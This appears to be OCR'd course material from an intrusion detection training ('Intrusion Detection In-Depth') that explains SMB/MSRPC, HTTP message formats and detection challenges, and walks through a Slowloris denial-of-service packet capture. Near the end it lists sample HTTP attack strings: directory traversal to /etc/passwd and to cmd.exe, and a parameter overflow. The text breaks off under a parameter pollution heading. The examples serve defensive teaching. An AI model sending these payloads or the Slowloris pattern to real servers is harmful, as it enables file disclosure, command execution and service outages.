
Microsoft Protocols Review

- Legacy of sharing has led to security issues
- SMB/CIFS used to share network resources
- MSRPC is Microsoft's version of remote procedure calls
  - Used extensively over different protocols
    - RPC over SMB
    - RPC directly over TCP/UDP (also known as DCOM)
    - RPC over HTTP or HTTPS

Intrusion Detection In-Depth

Long ago, Microsoft protocols were written with the idea of sharing in mind. Security was not the primary concern back then and legacy issues of promoting sharing have caused issues for some of the primary protocols such as SMB/CIFS and MSRPC.


SMB/CIFS is an intricate file-oriented part of a Microsoft network that is used to share network resources such as files and printers. MSRPC is typically used for operations such as resource management, user administration, logon, directory replication and many others. It is used extensively and has several different implementations of directly over SMB, directly over TCP (DCOM) and over HTTP/HTTPS. Both SMB/CIFS and MSRPC are complex protocols and can present challenges to IDS/IPS solutions that do not properly decode all aspects of them.



HTTP and SMTP

Intrusion Detection In-Depth

This page intentionally left blank




Objectives

- Become familiar with the protocol formats of HTTP, HTTPS and SMTP
- Learn that both protocols are simple, but are used as a transport for malicious activity
- Understand that both protocols present significant detection challenges

Intrusion Detection In-Depth

HTTP/HTTPS and SMTP are some of the most widely used protocols. They both have relatively simple protocol formats, but the protocol itself is not the problem. Both are employed to transport or deliver malicious activity. Attachments may be carriers for attacks where the attachment file may be used to deliver malicious code. HTTP/HTTPS and SMTP are used to present links to the user where the malicious activity is housed on another site.

There are significant challenges in detecting attacks transported over HTTP/HTTPS and SMTP. Some of these include encoding techniques, encrypted content, and a broad range of attacks such as cross-site scripting and SQL injection that are difficult to detect because of the myriad of ways in which they may be delivered. We'll see that the IDS/IPS may not be the best solution for detecting all of these.




HTTP/HTTPS

Intrusion Detection In-Depth

HTTP/HTTPS is likely the most prevalent protocol used in and between many networks. It provides a broad amount of functionality and it continues to get more and more complex. Along with all the improved and added features, functionality, and complexity comes opportunities for exploiting any vulnerabilities. Initially, attacks on HTTP/HTTPS were aimed at the servers, but now attacks often target the browser as a means to compromise the user's host.

As you will see, HTTP/HTTPS has a rather simple protocol format. But, the message body of an HTTP/HTTPS request or reply is where things get wild. Servers and browsers are plagued with issues, allowing all kinds of attacks. We'll look at just a few of these issues since this discussion of HTTP/HTTPS is concerned more about the format of the protocol and less with the many attack types.



Standard HTTP Request/Message

Start Line (Method URL HTTP/version\r\n)
Optional Headers:\r\n
Blank line (\r\n)
Message Body


Intrusion Detection In-Depth

The Hypertext Transfer Protocol (HTTP) is very versatile and fraught with all kinds of issues because of its flexibility and power. HTTP performs simple exchanges of HTTP requests followed by HTTP responses. HTTP is stateless because the server does not maintain state between transactions performed in a given session.

An HTTP request begins with a start line that includes a method, a Universal Resource Locator (URL), the HTTP version supported by the requester's software, and ends with a carriage return line feed (CRLF) or the "\r\n" shown above. There are several different HTTP methods, though most of the time "GET" is used. A GET method requests some kind of resource or document identified by the URL from the server. Another common method is "POST" that sends data to the server specified by the URL. The data that is sent can be appended to the URL as one or more variable and value pairings or it can be sent in the message body. This is followed by the HTTP version such as version 1.1. The start line must be completed with a carriage return/line feed (CRLF).

Optionally, there may be HTTP header lines. There are many varieties of headers – some are informational, some indicate what is acceptable content, languages or encodings, and some are for security, to name a few. We'll see some common header lines in the examples in upcoming slides. Next, there must be a blank line denoted by CRLF that separates the HTTP start line, and perhaps headers, from the message body. The message body in a request is data or files that are to be sent to the server.

HTTP and SMTP are line-based protocols. This means that it uses a new line character as a delimiter between different elements such as the HTTP start line, header lines, and between those and the message body.



Standard HTTP Response/Message

Start Line (HTTP/version Status Reason-phrase\r\n)

Optional Headers:\r\n


Blank line (\r\n)

Message Body

Intrusion Detection In-Depth

The HTTP response format is not so different than the request format. The only notable difference is that the start line consists of a version, status code, and reason phrase. The version is the server's supported HTTP version, such as 1.1. The status code is a three-digit number that explains whether or not the request was successful. The first digit of the status code indicates a class of codes such as "success" or "error". The reason phrase that follows is a more coherent interpretation of the numeric status code. Finally, the start line must end with a CRLF.

The header lines are optional again, though most servers include some. These must be followed by a blank line that is followed by an optional message body.



Sample HTTP Request

Stream Content

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:15.0) Gecko/20100101 Firefox/15.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie:
NID=64=bLCblrCTzwCWcZJMHvV2dFiKcvyOph87mg7uUnh574HQs4qEdDqsLI2MOH0EgARbH5T9hwhOEdz9CuA506UmtP_wnRzlGAmI5esfRWeomf8IT4
J-u7g_7ZKIwJSkPl3-DKZfpQ9LJWF28xUx9LBAFatF_dIHV8vHE7mYseM-BqoXWYs1BYCZmmnNPS3jdMkZ;
SID=DQAAAJ0AAADNCTMSN_55sL1pm0e72FJ7Q21dtV5nfikvAv7N84ZztLomd6j3nD3wIdWdDXRkwZrTk6Wxr7V9eChzKzjWccKErEAc0dlnbLgVnToLW
-vqsSEYMj17IxaAzIb8qp3pEct3CMPtsuMJhQemTKhPI4iPzTa3a5awrQRR327LIVVRC1EWwgFGWmVxY-UXg3nOtuYszPl2WqZZHpN-8RkIwwOS;
HSID=A_x5XxGy2ipriCBth; APISID=6T91e1j1-GXj2qcs/AjX1eC3gAiLiaKk6F;
PREF=ID=1c6b4a77323d4e23:U=3fde0d31968682c7:FF=0:LD=en:TM=1348857405:LM=1348857748:GM=1:S=OV7UQh2Vu4vFp6sH
\r\n
```

Intrusion Detection In-Depth

http.pcap

Let's take a look at a sample HTTP request when you go to "www.google.com". The start line that is created contains a "GET" method to the directory "/" that is the root of all the documents to be delivered. The browser supports HTTP version 1.1. The slash between the "HTTP" and version "1.1" is standard convention. The request headers are terminated by a CRLF; the \r\n have been added to the Wireshark output to is terminated to emphasize the point.

Next there are eight different request headers above. Each header line has a type, followed by a colon, followed by data for the header and terminated with the standard CRLF. The "Host" specifies the host and possibly the port number of the requested resource. The "User-Agent" identifies the agent making the request – in this case a Firefox browser. This field value is sometimes used to try to analyze the sender's environment – operating system and browser. The "Accept" headers inform the server of the types of data that the browser accepts and understands. The "Accept-Language" is self-explanatory and the "Accept-Encoding" is either "gzip, deflate" which indicates that the content following the headers will use either gzip or deflate algorithm for compression.


The "DNT" header with a value of 1 expresses the desire to disable tracking by the requested web application. The server, however, may or may not comply with this request. The "Connection: keep-alive" allows a session to be used for more than one request rather than opening a new connection for each request. The "Cookie" indicates that the browser has stored and is offering the server tracking information for www.google.com. After all the headers is the required blank line. As we'll discover later, Apache servers require this CRLF line, but Microsoft Internet Information Services (IIS) servers do not. This request sent nothing in the message body.

To see the output, enter the following on the command line:

wireshark http.pcap

Analyze → Follow TCP Stream

Sample HTTP Response



Stream Content

```
HTTP/1.1 302 Found
Location: https://www.google.com/
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Date: Sat, 06 Oct 2012 08:24:41 GMT
Server: gws
Content-Length: 220
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="https://www.google.com/">here</A>.
</BODY></HTML>
```

Intrusion Detection In-Depth


http.pcap

Let's look at the response from the Google server. It returns the HTTP version it supports, and a status code of 302 that means that requested URL is temporarily available in the location found in the "Location" header that follows. It redirects the request to the "https" connection of the same URL. Next, you see the server header lines. They are different than the ones we saw in the request. The "Cache-Control: private" means that the response is intended for this particular user and must not become part of any shared server cache. The "Content" headers for the server are analogous to the "Accept" headers for the client in indicating the type, encoding, and length of the response. The "Date" header is pretty self-explanatory. The "X-XSS-Protection" and "X-Frame-Options" are relatively new. When enabled, as above, the first one prevents rendering of the web page when a cross-site script reflection attack is detected. The second header attempts to prevent "clickjacking" where the attack redirects the user to some malicious site. It does so by enabling navigation only to links that are in the same site as the one that serves the page. The headers are followed by the single line containing the CRLF. The web server returns a message body.

The response above is from a web server that was configured to return content in gzipped format. Web servers offer the return of content in gzipped format to reduce the amount of content, hence bandwidth used in the response. Web servers typically offer two different types of compression – gzip or deflate. While Wireshark uncompresses gzipped content, it is unreadable when using tcpdump since it has no built-in functionality to deal with compresssed format. And, that brings up an interesting question about whether or not an IDS/IPS supports uncompressing HTTP content. Obviously, the ability to uncompress data slows down any inline IPS or real-time IDS. So, you may want to explore whether or not your IDS/IPS solution is capable of uncompressing content to find malicious payload in the response. It may be a configurable option, but you have to weigh the advantages of finding malicious content in compressed format versus the added burden on the IDS/IPS. Tshark and Wireshark have the advantage of examining and uncompressing the content after-the-fact with no sense of urgency.

To see the output, enter the following on the command line:
wireshark http.pcap
Analyze → Follow TCP Stream

Wireshark TCP Stream of Slowloris



No..	Time	Source	Destination	Protocol	Source port	Destination port	Info
1	0.000000	192.168.1.104	192.168.1.105	TCP	34008	80	34008 > 80 [SYN] Seq=0 Win=8192 Len=0
2	0.000697	192.168.1.105	192.168.1.104	TCP	80	34008	80 > 34008 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=
3	0.032191	192.168.1.104	192.168.1.105	TCP	34008	80	34008 > 80 [ACK] Seq=1 Ack=1 Win=8192 Len=0
4	0.038413	192.168.1.104	192.168.1.105	TCP	34008	80	[TCP segment of a reassembled PDU]
5	0.041609	192.168.1.105	192.168.1.104	TCP	80	34008	80 > 34008 [ACK] Seq=1 Ack=38 Win=5840 Len=0
6	0.067399	192.168.1.104	192.168.1.105	TCP	34008	80	[TCP segment of a reassembled PDU]
7	0.083913	192.168.1.105	192.168.1.104	TCP	80	34008	80 > 34008 [ACK] Seq=1 Ack=58 Win=5840 Len=0
8	2.091567	192.168.1.104	192.168.1.105	TCP	34008	80	[TCP segment of a reassembled PDU]
9	2.091789	192.168.1.105	192.168.1.104	TCP	80	34008	80 > 34008 [ACK] Seq=1 Ack=78 Win=5840 Len=0
10	32.099161	192.168.1.104	192.168.1.105	TCP	34008	80	[TCP segment of a reassembled PDU]
11	32.099660	192.168.1.105	192.168.1.104	TCP	80	34008	80 > 34008 [ACK] Seq=1 Ack=98 Win=5840 Len=0
12	122.175852	192.168.1.104	192.168.1.105	TCP	34008	80	[TCP segment of a reassembled PDU]
13	122.179153	192.168.1.105	192.168.1.104	TCP	80	34008	80 > 34008 [ACK] Seq=1 Ack=118 Win=5840 Len=0
14	362.311974	192.168.1.104	192.168.1.105	TCP	34008	80	[TCP segment of a reassembled PDU]
15	362.313800	192.168.1.105	192.168.1.104	TCP	80	34008	80 > 34008 [ACK] Seq=1 Ack=138 Win=5840 Len=0

Intrusion Detection In-Depth


slowloris.pcap

There is a denial of service attack called Slowloris that was effective on Apache servers, but not IIS servers. An Apache server needs to see a final blank line (CRLF) before the message body. The absence of the blank line causes the Apache server to wait to receive it for several minutes before closing the connection. While a single request is not likely to affect the web server, a large volume of these requests can cause the server to tie up resources waiting for the blank lines to arrive and fail to process legitimate requests.

The Wireshark output shows a Slowloris attack that begins with a SYN connection followed by a normal GET request and normal headers. However, there is no blank line after the header lines. The Slowloris attack client keeps the session alive by sending some bogus headers contained in records 4, 6, 8, 10, 12 and 14 that we'll examine on the next slide. These bogus headers are sent with incrementing time delays between the successive one. The entire session takes about 362 seconds or about 6 minutes.

To see the output, enter the following on the command line:
wireshark slowloris.pcap

Bogus HTTP Headers



```
Host: 192.168.1.105
fake-header: bogus
fake-header: bogus
fake-header: bogus
fake-header: bogus
fake-header: bogus
HTTP/1.1 400 Bad Request
Date: Mon, 26 Apr 2010 15:28:10 GMT
Server: Apache/2.2.11 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.11 (Ubuntu) Server at 127.0.1.1 Port 80</address>
</body></html>
```

Intrusion Detection In-Depth

slowloris.pcap

The header used in this Slowloris attack is "fake-header: bogus". The server waits for the next header or CRLF to signify the beginning of the request body. Yet, it is never sent. Finally, after about six minutes, the server responds that a bad request has been sent and offers the explanation of "Your browser sent a request that this server could not understand". It does so because of the cumulative time amassed without a line containing CRLF.


How could an IDS/IPS detect such an attack? First of all, the non-sensical header line can be changed to be anything so it's not a good idea to look for that pattern since it is easily evadable. The only real way to detect this would be to look for the absence of the string "\r\n\r\n" since a CRLF follows the final header line and then should be followed by a blank line containing CRLF. But, how long should you wait to alert on it? Also, IIS servers don't require the blank line so you'd get a lot of false positives. And, looking for the absence of content ("\r\n\r\n") is not recommended since you'd have to look at each packet and combine all packets into a stream. If you were using Snort, rules that involve searching for absence of content are very process intensive since there is no string pattern to match as an anchor for the search.

This attack poses a giant challenge for IDS/IPS products to detect because it isn't easily detected using a signature, anomaly detector, or even protocol decoder since not all servers follow the standard of requiring the blank line.

To see the output, enter the following on the command line:

wireshark slowloris.pcap

Analyze → Follow TCP Stream



A Sampling of HTTP Request Attacks (1)

Directory Traversal:

```
GET ../../../../../../../../../etc/passwd HTTP/1.0\r\n
http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+di
   r+c:\
```

HTTP Parameter Overflow

```
GET
   /login.php/user=aaaaaaaaaaaaaaaaaaaaaaaaaa…..\r\nHTTP\1.1\r\n
```

HTTP Parameter Pollution

